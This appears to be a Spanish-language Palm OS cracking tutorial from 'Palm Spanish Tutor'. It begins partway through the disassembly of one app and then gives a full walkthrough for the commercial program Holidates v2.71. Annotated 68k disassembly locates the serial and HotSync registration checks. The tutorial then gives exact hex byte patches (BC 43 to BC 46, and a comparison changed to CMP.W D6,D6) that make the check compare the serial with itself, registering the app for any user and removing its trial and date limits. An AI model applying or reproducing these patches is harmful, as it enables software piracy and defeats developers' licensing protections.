00003830 2F 3C 43 E3 00.. MOVE.L #$43E30000, -(A7)
00003836 74 2E MOVE.L #$2E, D2
00003838 4E 4F 03 06 SysTrap 0306
0000383C 50 4F ADD.W #$8, A7
0000383E 2F 00 MOVE.L D0, -(A7)
00003840 74 2E MOVE.L #$2E, D2
00003842 4E 4F 03 06 SysTrap 0306
00003846 50 4F ADD.W #$8, A7
00003848 2F 00 MOVE.L D0, -(A7)
0000384A 74 12 MOVE.L #$12, D2
0000384C 4E 4F 03 06 SysTrap 0306
00003850 36 00 MOVE.W D0, D3
00003852 52 44 ADD.W #$1, D4
00003854 58 4F ADD.W #$4, A7
loc_3856:
00003856 B8 45 CMP.W D5,D4 <--- De nada sirve cambiar por un [B8 44 CMP D4,D4]
00003858 6D 94 BLT.S LOC_37EE
0000385A 30 43 MOVE.W D3, A0
0000385C 20 3C 00 00 DE.. MOVE.L #$0000DEA8, D0
00003862 90 88 SUB.L A0, D0
00003864 36 00 MOVE.W D0, D3
00003866 BC 43 CMP.W D3,D6 <--- Cambiar por CMP.W D6, D6  en hexa es (BC 46)
00003868 66 0C BNE.S $3876
0000386A 70 01 MOVE.L #$1, D0
0000386C 4F EF 00 28 LEA.L $28(A7), A7
00003870 4C DF
00003872 00 78 4E 75 70.. OR.W #$4E75, $7000
00003878 4F EF 00 28 LEA.L $28(A7), A7
0000387C 4C DF
0000387E 00 78 4E 75 2D.. OR.W #$4E75, $2D00
loc_3884:
00003884 2F 0A MOVE.L A2, -(A7)
00003886 4F EF FF D8 LEA.L -$28(A7), A7
0000388A 4E 4F A1 73 SysTrap FrmGetActiveForm
0000388E 24 48 MOVE.L A0, A2
00003890 2F 0A MOVE.L A2, -(A7)
00003892 4E 4F A1 71 SysTrap FrmDrawForm
00003896 42 A7 CLR.L -(A7)
```

```
00003898 42 A7 CLR.L -(A7)
0000389A 48 6F 00 0C PEA.L $C(A7)
0000389E 42 A7 CLR.L -(A7)
000038A0 42 A7 CLR.L -(A7)
000038A2 42 A7 CLR.L -(A7)
000038A4 4E 4F A2 A9 SysTrap DlkGetSyncInfo
000038A8 48 6F 00 1C PEA.L $1C(A7)
000038AC 4E 4F A0 C7 SysTrap StrLen
000038B0 0C 40 00 02 CMP.W #$0002, D0
000038B4 4F EF 00 20 LEA.L $20(A7), A7
000038B8 64 26 BCC.S LOC_38E0
000038BA 3F 3C 05 DC MOVE.W #$05DC, -(A7)
```

X-ref to Alert (HotSync Name)

```
000038BE 4E 4F A1 92 SysTrap FrmAlert
000038C2 48 6F 00 02 PEA.L $2(A7)
000038C6 4E 4F A0 C7 SysTrap StrLen
000038CA 4A 40 TST.W D0
000038CC 5C 4F ADD.W #$6, A7
000038CE 66 10 BNE.S LOC_38E0
000038D0 41 FA 00 7A LEA.L $7A(PC), A0
000038D4 48 50 PEA.L (A0)
000038D6 48 6F 00 04 PEA.L $4(A7)
000038DA 4E 4F A0 C5 SysTrap StrCopy
000038DE 50 4F ADD.W #$8, A7
loc_38E0:
000038E0 2F 3C 00 08 00.. MOVE.L #$00080020, -(A7)
000038E6 48 6F 00 04 PEA.L $4(A7)
000038EA 4E 4F A0 C7 SysTrap StrLen
000038EE 58 4F ADD.W #$4, A7
000038F0 3F 00 MOVE.W D0, -(A7)
000038F2 48 6F 00 06 PEA.L $6(A7)
000038F6 4E 4F A2 20 SysTrap WinDrawChars
000038FA 48 6F 00 0A PEA.L $A(A7)
000038FE 4E 4F A0 C7 SysTrap StrLen
00003902 0C 40 00 01 CMP.W #$0001, D0
00003906 4F EF 00 0E LEA.L $E(A7), A7
0000390A 63 32 BLS.S LOC_393E
0000390C 2F 3C 00 08 00.. MOVE.L #$00080052, -(A7)
00003912 42 27 CLR.B -(A7)
00003914 48 6F 00 06 PEA.L $6(A7)
00003918 4E BA FD 7E JSR.L LOC_3698
0000391C 5C 4F ADD.W #$6, A7
0000391E 2F 08 MOVE.L A0, -(A7)
00003920 4E 4F A0 C7 SysTrap StrLen
00003924 58 4F ADD.W #$4, A7
00003926 3F 00 MOVE.W D0, -(A7)
00003928 42 27 CLR.B -(A7)
0000392A 48 6F 00 08 PEA.L $8(A7)
0000392E 4E BA FD 68 JSR.L LOC_3698
00003932 5C 4F ADD.W #$6, A7
00003934 2F 08 MOVE.L A0, -(A7)
00003936 4E 4F A2 20 SysTrap WinDrawChars
0000393A 4F EF 00 0A LEA.L $A(A7), A7
loc_393E:
0000393E 70 FF MOVE.L #$FF, D0
00003940 2B 40 FF B8 MOVE.L D0, VAR_48
```

```
00003944 4F EF 00 28 LEA.L $28(A7), A7
00003948 24 5F MOVE.L (A7)+, A2
0000394A 4E 75 RTS
0000394C 2D 00 MOVE.L D0, -(A6)
0000394E 48 E7
00003950 18 30 24 6F MOVE.B $6F(A0, D2.W), D4
00003954 00 14 OR.B #$14, (A4)
00003956 76 00 MOVE.L #$0, D3
00003958 30 12 MOVE.W (A2), D0
0000395A 04 40 00 09 SUB.W #$0009, D0
0000395E 67 0C BEQ.S LOC_396C
00003960 04 40 00 0F SUB.W #$000F, D0
00003964 67 00 00 AA BEQ LOC_3A10
00003968 60 00 00 AC BRA LOC_3A16
loc_396C:
0000396C 0C 6A 05 E4 00.. CMP.W #$05E4, $8(A2)
00003972 66 78 BNE.S LOC_39EC
00003974 3F 3C 05 E2 MOVE.W #$05E2, -(A7)
00003978 4E BA F1 94 JSR.L LOC_2B0E
0000397C 26 48 MOVE.L A0, A3
0000397E 2F 0B MOVE.L A3, -(A7)
00003980 4E 4F A1 39 SysTrap FldGetTextPtr
00003984 20 08 MOVE.L A0, D0
00003986 5C 4F ADD.W #$6, A7
00003988 67 14 BEQ.S LOC_399E
0000398A 2F 0B MOVE.L A3, -(A7)
0000398C 4E 4F A1 39 SysTrap FldGetTextPtr
00003990 58 4F ADD.W #$4, A7
00003992 2F 08 MOVE.L A0, -(A7)
00003994 4E 4F A0 CE SysTrap StrAToI
00003998 38 00 MOVE.W D0, D4
0000399A 58 4F ADD.W #$4, A7
0000399C 60 02 BRA.S LOC_39A0
loc_399E:
0000399E 78 01 MOVE.L #$1, D4
loc_39A0:
000039A0 3F 04 MOVE.W D4, -(A7)
000039A2 4E BA FE 02 JSR.L LOC_37A6   <--- Salta a posible rutina check registraron
                                      curiosamente salta antes de que se pida el
                                      nombre de nuestro HotSync/Name
000039A6 4A 00 TST.B D0
000039A8 54 4F ADD.W #$2, A7
000039AA 67 36 BEQ.S LOC_39E2
000039AC 70 00 MOVE.L #$0, D0
000039AE 30 04 MOVE.W D4, D0
000039B0 2B 40 FF 2C MOVE.L D0, VAR_D4
000039B4 3F 3C 05 14 MOVE.W #$0514, -(A7)    <--- Registro valido
```

X-ref to Alert (Registered)

```
000039B8 4E 4F A1 92 SysTrap FrmAlert
000039BC 3F 3C 03 E8 MOVE.W #$03E8, -(A7)
000039C0 4E 4F A1 9E SysTrap FrmReturnToForm
000039C4 4E BA CF 82 JSR.L LOC_948
000039C8 4E BA D4 BA JSR.L LOC_E84
000039CC 1F 3C MOVE.B #$3C, -(A7)
000039CE 00 01 OR.B #$1, D1
000039D0 4E BA D5 3E JSR.L LOC_F10
000039D4 42 27 CLR.B -(A7)
000039D6 4E BA D1 06 JSR.L LOC_ADE
000039DA 4E BA D2 E6 JSR.L LOC_CC2
000039DE 50 4F ADD.W #$8, A7
000039E0 60 0A BRA.S LOC_39EC
loc_39E2:
000039E2 3F 3C 05 78 MOVE.W #$0578, -(A7) <--- Ventana de registro invalido
```

X-ref to Alert (Not Registered)

```
000039E6 4E 4F A1 92 SysTrap FrmAlert
000039EA 54 4F ADD.W #$2, A7
loc_39EC:
000039EC 0C 6A 05 E3 00.. CMP.W #$05E3, $8(A2)
000039F2 66 18 BNE.S LOC_3A0C
000039F4 3F 3C 03 E8 MOVE.W #$03E8, -(A7)
000039F8 4E 4F A1 9E SysTrap FrmReturnToForm
000039FC 4E BA CF 4A JSR.L LOC_948
00003A00 42 27 CLR.B -(A7)
00003A02 4E BA D0 DA JSR.L LOC_ADE
00003A06 4E BA D2 BA JSR.L LOC_CC2
00003A0A 58 4F ADD.W #$4, A7
loc_3A0C:
00003A0C 76 01 MOVE.L #$1, D3
00003A0E 60 06 BRA.S LOC_3A16
loc_3A10:
```

```
00003A10 4E BA FE 72 JSR.L LOC_3884
00003A14 76 01 MOVE.L #$1, D3
loc_3A16:
00003A16 10 03 MOVE.B D3, D0
00003A18 4C DF
00003A1A 0C 18 CMP.B #$18, (A0)+
00003A1C 4E 75 RTS
loc_3A1E:
00003A1E 48 E7
00003A20 18 30 26 6F MOVE.B $6F(A0, D2.W), D4
00003A24 00 14 OR.B #$14, (A4)
00003A26 78 00 MOVE.L #$0, D4
00003A28 0C 53 00 17 CMP.W #$0017, (A3)
00003A2C 66 00 00 92 BNE LOC_3AC0
00003A30 36 2B 00 08 MOVE.W $8(A3), D3
00003A34 3F 03 MOVE.W D3, -(A7)
00003A36 4E 4F A1 6F SysTrap FrmInitForm
00003A3A 24 48 MOVE.L A0, A2
00003A3C 2F 0A MOVE.L A2, -(A7)
00003A3E 4E 4F A1 74 SysTrap FrmSetActiveForm
00003A42 5C 4F ADD.W #$6, A7
00003A44 30 03 MOVE.W D3, D0
00003A46 04 40 03 E8 SUB.W #$03E8, D0
00003A4A 67 20 BEQ.S LOC_3A6C
00003A4C 04 40 00 64 SUB.W #$0064, D0
00003A50 67 28 BEQ.S LOC_3A7A
00003A52 04 40 00 C8 SUB.W #$00C8, D0
00003A56 67 4C BEQ.S LOC_3AA4
00003A58 04 40 00 64 SUB.W #$0064, D0
00003A5C 67 38 BEQ.S LOC_3A96
00003A5E 04 40 00 64 SUB.W #$0064, D0
00003A62 67 4E BEQ.S LOC_3AB2
00003A64 04 40 00 64 SUB.W #$0064, D0
00003A68 67 1E BEQ.S LOC_3A88
00003A6A 60 52 BRA.S LOC_3ABE
```

En la Offset de la linea:

00003866 BC 43 CMP.W D3,D6 <--- Cambiar por CMP.W D6, D6 en hexa es (BC 46)

Vemos como se compara el serial falso con el verdadero, si paramos en el debugger en esta instrucción , aquí veremos el serial introducido y el falso serial en alguna parte de los registros (D0 ..... D7) ó (A0 ..... A7), Usando el comando **"Dm"** por supuesto si es que se usa el PalmDebugger.

Buscamos la cadena

DE A8 90 88 36 00 **BC 43** 66 0C 70 01 4F EF 00 28

Y la cambiamos por:

DE A8 90 88 36 00 **BC 46** 66 0C 70 01 4F EF 00 28

Guardamos el archivo y con esto hacemos que el serial bueno se compare así mismo sin considerar lo que introduzcamos, con esto logramos que esta aplicación sea valida en cualquier Palm con cualquier Hotsync/Name, Adelantamos el reloj 5 años y el programa trabaja a la perfección, Además desmontamos la rutina de comparación del serial, haciendo que se compare así mismo, Al ir al menu en la opción de "Get Info" aparece un mensaje de registrado y hasta las gracias nos dan, Se ha borrado la notificación de que nos faltan 10 días para que expire el programa.

Enjoy.

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Holidates v2.71

Protección:	( )Serial (X)HotSync/Code (X)Trial ( )Multiprotección ( )Encriptado ( )Otro
Descripción:	Programa que muestra días festivos de varias religiones y su descripción hasta el 2010
Objetivo:	Hacer que se al instalarse la aplicación ya este registrada
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru
DOWNLOAD:	http://www.palmgear.com http://www.handango.com
Herramientas:	POSE Palm emulador ó Palm Real , UltraEdit-32, PalmDemon 0.27
Palm CRACKER:	Jaime Maussan — FECHA: S/30/04/2005

INTRODUCCION

Primero analizaremos esta tabla de instrucciones.

Instrucción	Código Hexadecimal
CMP.W D0, D0	B0 40
CMP.W D1, D1	B2 41
CMP.W D2, D2	B4 42
CMP.W D3, D3	B6 43
CMP.W D4, D4	B8 44
CMP.W D5, D5	BA 45
CMP.W D6, D6	BC 46
CMP.W D7, D7	BE 47

AL ATAQUE

Desensamblando con PalmDemon v0.27 Obtenemos.

```
000084AC 52 46 ADD.W #$1, D6
loc_84AE:
000084AE 0C 45 00 0A CMP.W #$000A, D5
000084B2 6C 04 BGE.S LOC_84B8
000084B4 30 05 MOVE.W D5, D0
000084B6 60 02 BRA.S LOC_84BA
loc_84B8:
000084B8 70 0A MOVE.L #$A, D0
loc_84BA:
000084BA BC 40 CMP.W D0, D6
```

<--- Aquí se compara el registro valido con el falso antes de abrir el primer formulario de inicio, y aquí también se decide si se mostraran todas las limitaciones del programa para usuarios no registrados, esto lo podemos ratrear con el famoso PalmDebugger

Entonces si hacemos que se compare el registro:
Cambiando el anterior y poner CMP.W D6,D6
Quedaria "000084BA BC 46 CMP.W D6, D6"

```
000084BC 6D 86 BLT.S LOC_8444
000084BE 70 00 MOVE.L #$0, D0
000084C0 10 07 MOVE.B D7, D0
000084C2 E8 48 LSR.W #$4, D0
000084C4 41 ED FF C4 LEA.L VAR_3C, A0
000084C8 32 04 MOVE.W D4, D1
000084CA 52 44 ADD.W #$1, D4
000084CC 43 ED FF 80 LEA.L VAR_80, A1
000084D0 13 B0 00 00 10.. MOVE.B $0(A0, D0.W), $0(A1, D1.W)
000084D6 70 00 MOVE.L #$0, D0
000084D8 10 07 MOVE.B D7, D0
000084DA 48 C0
000084DC 81 FC 00 10 DIVS.W #$0010, D0
000084E0 48 40 PEA.L D0
000084E2 32 04 MOVE.W D4, D1
000084E4 52 44 ADD.W #$1, D4
000084E6 13 B0 00 00 10.. MOVE.B $0(A0, D0.W), $0(A1, D1.W)
000084EC 20 49 MOVE.L A1, A0
000084EE 42 30 40 00 CLR.B $0(A0, D4.W)
000084F2 41 ED FF 74 LEA.L VAR_8C, A0
000084F6 30 2E FF FE MOVE.W SVAR_02, D0
000084FA 42 30 00 00 CLR.B $0(A0, D0.W)
000084FE 4A 2E 00 0C TST.B $C(A6)
00008502 67 06 BEQ.S LOC_850A
00008504 41 ED FF 74 LEA.L VAR_8C, A0
00008508 60 04 BRA.S LOC_850E
loc_850A:
0000850A 41 ED FF 80 LEA.L VAR_80, A0
loc_850E:
0000850E 4C DF
00008510 04 F8 DC.W #04F8
00008512 4E 5E UNLK.L A6
00008514 4E 75 RTS
00008516 87 72 65 67 or.w d3, $67(a2, d6.w)
0000851A 43 6F DC.W #436F
0000851C 64 65 bcc.s $8583
0000851E 00 00 or.b #$0, d0

; ---------- FUNCTION RegValid(struct)
;
; local struct sVar_2A = -$2A(a6)

RegValid:
00008520 4E 56 FF D6 LINK.L A6, #-$2A
00008524 2F 0A MOVE.L A2, -(A7)
00008526 4A 2D FF 73 TST.B VAR_8D
0000852A 67 04 BEQ.S LOC_8530
0000852C 70 01 MOVE.L #$1, D0
0000852E 60 5A BRA.S LOC_858A
loc_8530:
00008530 48 78 00 00 PEA.L $0
00008534 48 78 00 00 PEA.L $0
00008538 48 6E FF D6 PEA.L SVAR_2A
0000853C 48 78 00 00 PEA.L $0
00008540 48 78 00 00 PEA.L $0
```

```
00008544 48 78 00 00 PEA.L $0
00008548 4E 4F A2 A9 SysTrap DlkGetSyncInfo   <--- Lee nuestro Hotsync Name
0000854C 4A 2E FF D6 TST.B SVAR_2A
00008550 4F EF 00 18 LEA.L $18(A7), A7
00008554 66 10 BNE.S LOC_8566
00008556 41 FA 00 44 LEA.L $44(PC), A0
0000855A 48 50 PEA.L (A0)
0000855C 48 6E FF D6 PEA.L SVAR_2A
00008560 4E 4F A0 C5 SysTrap StrCopy
00008564 50 4F ADD.W #$8, A7
loc_8566:
00008566 1F 3C MOVE.B #$3C, -(A7)
00008568 00 01 OR.B #$1, D1
0000856A 48 6E FF D6 PEA.L SVAR_2A
0000856E 4E BA FE B0 JSR.L REGCODE
00008572 24 48 MOVE.L A0, A2
00008574 2F 0A MOVE.L A2, -(A7)
00008576 3F 2E 00 08 MOVE.W $8(A6), -(A7)
0000857A 4E BA FE 00 JSR.L LOC_837C
0000857E 1B 40 FF 73 MOVE.B D0, VAR_8D
00008582 10 2D FF 73 MOVE.B VAR_8D, D0
00008586 4F EF 00 0C LEA.L $C(A7), A7
loc_858A:
0000858A 24 5F MOVE.L (A7)+, A2
0000858C 4E 5E UNLK.L A6
0000858E 4E 75 RTS
00008590 88 52 or.w (a2), d4
00008592 65 67 bcs.s $85FB
00008594 56 61 add.w #$3, -(a1)
00008596 6C 69 bge.s $8601
00008598 64 00 00 06 bcc $85A0
0000859C 54 52 add.w #$2, (a2)
0000859E 46 32 35 00 not.b $0(a2, d3.w)

; ---------- FUNCTION RegFormInit()
;
; local struct sVar_2A = -$2A(a6)
; local struct sVar_5E = -$5E(a6)

RegFormInit:
000085A2 4E 56 FF 6E LINK.L A6, #$6E
000085A6 48 E7
000085A8 00 38 24 6E OR.B #$38, $246E
000085AC 00 08 OR.B #$8, A0
000085AE 48 78 00 00 PEA.L $0
000085B2 48 78 00 00 PEA.L $0
000085B6 48 6E FF D6 PEA.L SVAR_2A
000085BA 48 78 00 00 PEA.L $0
000085BE 48 78 00 00 PEA.L $0
000085C2 48 78 00 00 PEA.L $0
000085C6 4E 4F A2 A9 SysTrap DlkGetSyncInfo   <--- Lee nuestro Hotsync Name
000085CA 4A 2E FF D6 TST.B SVAR_2A
000085CE 4F EF 00 18 LEA.L $18(A7), A7
000085D2 66 10 BNE.S LOC_85E4
000085D4 41 FA 01 26 LEA.L $126(PC), A0
000085D8 48 50 PEA.L (A0)
000085DA 48 6E FF D6 PEA.L SVAR_2A
```

```
000085DE 4E 4F A0 C5 SysTrap StrCopy
000085E2 50 4F ADD.W #$8, A7
loc_85E4:
000085E4 3F 3C 05 7B MOVE.W #$057B, -(A7)
000085E8 2F 0A MOVE.L A2, -(A7)
000085EA 4E 4F A1 80 SysTrap FrmGetObjectIndex
000085EE 5C 4F ADD.W #$6, A7
000085F0 3F 00 MOVE.W D0, -(A7)
000085F2 2F 0A MOVE.L A2, -(A7)
000085F4 4E 4F A1 83 SysTrap FrmGetObjectPtr
000085F8 26 48 MOVE.L A0, A3
000085FA 48 6E FF D6 PEA.L SVAR_2A
000085FE 48 6E FF 6E PEA.L -$92(A6)
00008602 4E 4F A0 C5 SysTrap StrCopy
00008606 48 6E FF 6E PEA.L -$92(A6)
0000860A 2F 0B MOVE.L A3, -(A7)
0000860C 4E BA FC 4C JSR.L SETFIELDTEXT
00008610 42 27 CLR.B -(A7)
00008612 48 6E FF D6 PEA.L SVAR_2A
00008616 4E BA FE 08 JSR.L REGCODE
0000861A 28 48 MOVE.L A0, A4
0000861C 3F 3C 05 7C MOVE.W #$057C, -(A7)
00008620 2F 0A MOVE.L A2, -(A7)
00008622 4E 4F A1 80 SysTrap FrmGetObjectIndex
00008626 5C 4F ADD.W #$6, A7
00008628 3F 00 MOVE.W D0, -(A7)
0000862A 2F 0A MOVE.L A2, -(A7)
0000862C 4E 4F A1 83 SysTrap FrmGetObjectPtr
00008630 26 48 MOVE.L A0, A3
00008632 2F 0C MOVE.L A4, -(A7)
00008634 48 6E FF A2 PEA.L SVAR_5E
00008638 4E 4F A0 C5 SysTrap StrCopy
0000863C 48 6E FF A2 PEA.L SVAR_5E
00008640 2F 0B MOVE.L A3, -(A7)
00008642 4E BA FC 16 JSR.L SETFIELDTEXT
00008646 4A 2D FF 73 TST.B VAR_8D
0000864A 4F EF 00 32 LEA.L $32(A7), A7
0000864E 67 42 BEQ.S LOC_8692
00008650 3F 3C 05 7F MOVE.W #$057F, -(A7)
00008654 2F 0A MOVE.L A2, -(A7)
00008656 4E 4F A1 80 SysTrap FrmGetObjectIndex
0000865A 5C 4F ADD.W #$6, A7
0000865C 3F 00 MOVE.W D0, -(A7)
0000865E 2F 0A MOVE.L A2, -(A7)
00008660 4E 4F A1 84 SysTrap FrmHideObject
00008664 3F 3C 05 7D MOVE.W #$057D, -(A7)
00008668 2F 0A MOVE.L A2, -(A7)
0000866A 4E 4F A1 80 SysTrap FrmGetObjectIndex
0000866E 5C 4F ADD.W #$6, A7
00008670 3F 00 MOVE.W D0, -(A7)
00008672 2F 0A MOVE.L A2, -(A7)
00008674 4E 4F A1 84 SysTrap FrmHideObject
00008678 3F 3C 05 7E MOVE.W #$057E, -(A7)
0000867C 2F 0A MOVE.L A2, -(A7)
0000867E 4E 4F A1 80 SysTrap FrmGetObjectIndex
00008682 5C 4F ADD.W #$6, A7
00008684 3F 00 MOVE.W D0, -(A7)
```

```
00008686 2F 0A MOVE.L A2, -(A7)
00008688 4E 4F A1 85 SysTrap FrmShowObject
0000868C 4F EF 00 12 LEA.L $12(A7), A7
00008690 60 54 BRA.S LOC_86E6
loc_8692:
00008692 3F 3C 05 7F MOVE.W #$057F, -(A7)
00008696 2F 0A MOVE.L A2, -(A7)
00008698 4E 4F A1 80 SysTrap FrmGetObjectIndex
0000869C 5C 4F ADD.W #$6, A7
0000869E 3F 00 MOVE.W D0, -(A7)
000086A0 2F 0A MOVE.L A2, -(A7)
000086A2 4E 4F A1 85 SysTrap FrmShowObject
000086A6 3F 3C 05 7D MOVE.W #$057D, -(A7)
000086AA 2F 0A MOVE.L A2, -(A7)
000086AC 4E 4F A1 80 SysTrap FrmGetObjectIndex
000086B0 5C 4F ADD.W #$6, A7
000086B2 3F 00 MOVE.W D0, -(A7)
000086B4 2F 0A MOVE.L A2, -(A7)
000086B6 4E 4F A1 85 SysTrap FrmShowObject
000086BA 3F 3C 05 7E MOVE.W #$057E, -(A7)
000086BE 2F 0A MOVE.L A2, -(A7)
000086C0 4E 4F A1 80 SysTrap FrmGetObjectIndex
000086C4 5C 4F ADD.W #$6, A7
000086C6 3F 00 MOVE.W D0, -(A7)
000086C8 2F 0A MOVE.L A2, -(A7)
000086CA 4E 4F A1 84 SysTrap FrmHideObject
000086CE 3F 3C 05 7F MOVE.W #$057F, -(A7)
000086D2 2F 0A MOVE.L A2, -(A7)
000086D4 4E 4F A1 80 SysTrap FrmGetObjectIndex
000086D8 5C 4F ADD.W #$6, A7
000086DA 3F 00 MOVE.W D0, -(A7)
000086DC 2F 0A MOVE.L A2, -(A7)
000086DE 4E 4F A1 79 SysTrap FrmSetFocus
000086E2 4F EF 00 18 LEA.L $18(A7), A7
loc_86E6:
000086E6 4C DF
000086E8 1C 00 MOVE.B D0, D6
000086EA 4E 5E UNLK.L A6
000086EC 4E 75 RTS
000086EE 8B 52 or.w d5, (a2)
000086F0 65 67 bcs.s $8759
000086F2 46 6F 72 6D not.w $726D(a7)
000086F6 49 6E DC.W #496E
000086F8 69 74 bvs.s $876E
000086FA 00 06 or.b #$6, d6
000086FC 54 52 add.w #$2, (a2)
000086FE 46 32 35 00 not.b $0(a2, d3.w)

; ---------- FUNCTION RegFormHandleEvent()
;
; local struct sVar_2A = -$2A(a6)
; local word wVar_2C = -$2C(a6)
; local word wVar_2E = -$2E(a6)

RegFormHandleEvent:
00008702 4E 56 FF D2 LINK.L A6, #-$2E
00008706 48 E7
00008708 18 30 24 6E MOVE.B $6E(A0, D2.W), D4
```

```
0000870C 00 08 OR.B #$8, A0
0000870E 76 00 MOVE.L #$0, D3
00008710 78 00 MOVE.L #$0, D4
00008712 30 12 MOVE.W (A2), D0
00008714 04 40 00 09 SUB.W #$0009, D0
00008718 67 24 BEQ.S LOC_873E
0000871A 04 40 00 0F SUB.W #$000F, D0
0000871E 67 04 BEQ.S LOC_8724
00008720 60 00 01 64 BRA LOC_8886
loc_8724:
00008724 4E 4F A1 73 SysTrap FrmGetActiveForm
00008728 24 48 MOVE.L A0, A2
0000872A 2F 0A MOVE.L A2, -(A7)
0000872C 4E BA FE 74 JSR.L REGFORMINIT
00008730 2F 0A MOVE.L A2, -(A7)
00008732 4E 4F A1 71 SysTrap FrmDrawForm
00008736 76 01 MOVE.L #$1, D3
00008738 50 4F ADD.W #$8, A7
0000873A 60 00 01 4A BRA LOC_8886
loc_873E:
0000873E 0C 6A 05 81 00.. CMP.W #$0581, $8(A2)
00008744 66 08 BNE.S LOC_874E
00008746 42 67 CLR.W -(A7)
00008748 4E 4F A1 9E SysTrap FrmReturnToForm
0000874C 54 4F ADD.W #$2, A7
loc_874E:
0000874E 0C 6A 05 80 00.. CMP.W #$0580, $8(A2)
00008754 66 00 01 2E BNE LOC_8884
00008758 4A 2D FF 73 TST.B VAR_8D
0000875C 67 0E BEQ.S LOC_876C
0000875E 42 67 CLR.W -(A7)
00008760 4E 4F A1 9E SysTrap FrmReturnToForm
00008764 76 01 MOVE.L #$1, D3
00008766 54 4F ADD.W #$2, A7
00008768 60 00 01 1C BRA LOC_8886
loc_876C:
0000876C 4E 4F A1 73 SysTrap FrmGetActiveForm
00008770 24 48 MOVE.L A0, A2
00008772 3F 3C 05 7F MOVE.W #$057F, -(A7)
00008776 2F 0A MOVE.L A2, -(A7)
00008778 4E 4F A1 80 SysTrap FrmGetObjectIndex
0000877C 36 00 MOVE.W D0, D3
0000877E 3F 03 MOVE.W D3, -(A7)
00008780 2F 0A MOVE.L A2, -(A7)
00008782 4E 4F A1 83 SysTrap FrmGetObjectPtr
00008786 26 48 MOVE.L A0, A3
00008788 2F 0B MOVE.L A3, -(A7)
0000878A 4E 4F A1 39 SysTrap FldGetTextPtr
0000878E 24 48 MOVE.L A0, A2
00008790 2F 0A MOVE.L A2, -(A7)
00008792 4E BA FC 3A JSR.L VALIDKEY
00008796 4A 00 TST.B D0
00008798 4F EF 00 14 LEA.L $14(A7), A7
0000879C 67 5C BEQ.S LOC_87FA
0000879E 2F 0A MOVE.L A2, -(A7)
000087A0 4E 4F A0 CE SysTrap StrAToI
000087A4 38 00 MOVE.W D0, D4
```

```
000087A6 48 78 00 00 PEA.L $0
000087AA 48 78 00 00 PEA.L $0
000087AE 48 6E FF D6 PEA.L SVAR_2A
000087B2 48 78 00 00 PEA.L $0
000087B6 48 78 00 00 PEA.L $0
000087BA 48 78 00 00 PEA.L $0
000087BE 4E 4F A2 A9 SysTrap DlkGetSyncInfo   <--- Lee nuestro Hotsync Name
000087C2 4A 2E FF D6 TST.B SVAR_2A
000087C6 4F EF 00 1C LEA.L $1C(A7), A7
000087CA 66 10 BNE.S LOC_87DC
000087CC 41 FA 00 D8 LEA.L $D8(PC), A0
000087D0 48 50 PEA.L (A0)
000087D2 48 6E FF D6 PEA.L SVAR_2A
000087D6 4E 4F A0 C5 SysTrap StrCopy
000087DA 50 4F ADD.W #$8, A7
loc_87DC:
000087DC 1F 3C MOVE.B #$3C, -(A7)
000087DE 00 01 OR.B #$1, D1
000087E0 48 6E FF D6 PEA.L SVAR_2A
000087E4 4E BA FC 3A JSR.L REGCODE
000087E8 24 48 MOVE.L A0, A2
000087EA 2F 0A MOVE.L A2, -(A7)
000087EC 3F 04 MOVE.W D4, -(A7)
000087EE 4E BA FB 8C JSR.L LOC_837C
000087F2 1B 40 FF 73 MOVE.B D0, VAR_8D
000087F6 4F EF 00 0C LEA.L $C(A7), A7
loc_87FA:
000087FA 4A 2D FF 73 TST.B VAR_8D
000087FE 67 6A BEQ.S LOC_886A
00008800 3D 7C 00 02 FF.. MOVE.W #$0002, WVAR_2E
00008806 1F 3C MOVE.B #$3C, -(A7)
00008808 00 01 OR.B #$1, D1
0000880A 48 6E FF D2 PEA.L WVAR_2E
0000880E 48 6E FF D4 PEA.L WVAR_2C
00008812 42 67 CLR.W -(A7)
00008814 2F 3C 52 46 48.. MOVE.L #$52464832, -(A7) : -> 'RFH2'
0000881A 4E 4F A2 D3 SysTrap PrefGetAppPreferences
0000881E 52 40 ADD.W #$1, D0
00008820 4F EF 00 10 LEA.L $10(A7), A7
00008824 67 22 BEQ.S LOC_8848
00008826 3D 44 FF D4 MOVE.W D4, WVAR_2C
0000882A 1F 3C MOVE.B #$3C, -(A7)
0000882C 00 01 OR.B #$1, D1
0000882E 3F 3C 00 02 MOVE.W #$0002, -(A7)
00008832 48 6E FF D4 PEA.L WVAR_2C
00008836 48 78 00 03 PEA.L $3
0000883A 2F 3C 52 46 48.. MOVE.L #$52464832, -(A7) : -> 'RFH2'
00008840 4E 4F A2 D4 SysTrap PrefSetAppPreferences
00008844 4F EF 00 10 LEA.L $10(A7), A7
loc_8848:
00008848 48 78 00 00 PEA.L $0
0000884C 48 78 00 00 PEA.L $0
00008850 41 FA 00 5A LEA.L $5A(PC), A0
00008854 48 50 PEA.L (A0)
00008856 3F 3C 07 08 MOVE.W #$0708, -(A7)
0000885A 4E 4F A1 94 SysTrap FrmCustomAlert
0000885E 42 67 CLR.W -(A7)
```

```
00008860 4E 4F A1 9E SysTrap FrmReturnToForm
00008864 4F EF 00 10 LEA.L $10(A7), A7
00008868 60 1A BRA.S LOC_8884
loc_886A:
0000886A 48 78 00 00 PEA.L $0
0000886E 48 78 00 00 PEA.L $0
00008872 41 FA 00 68 LEA.L $68(PC), A0
00008876 48 50 PEA.L (A0)
00008878 3F 3C 07 08 MOVE.W #$0708, -(A7)
0000887C 4E 4F A1 94 SysTrap FrmCustomAlert
```

Efectivamente cuando cambiamos por un **"000084BA BC 46 CMP.W D6, D6"** y hacer los cambios con un editor hexadecimal y guardarlos, cargamos la aplicación en una palm real y al cargar la aplicación ya no aparece la ventana de registro, parece que al ir a la ventana del menú de registro, nos aparece que ya estamos registrados, Hacemos la aclaración que este programa se limita a solo mostrar los días de fiesta del año 2004 y si te registras puedes ver los días de fiesta hasta el año 2010, posteriormente podemos descargar un archivo *.pdb con el que puedes usar hasta más años.
Al cambiar la instrucción **CMP.W D6, D6** esta limitación se pierde, adelantamos el reloj de la Palm todo trabaja bien.
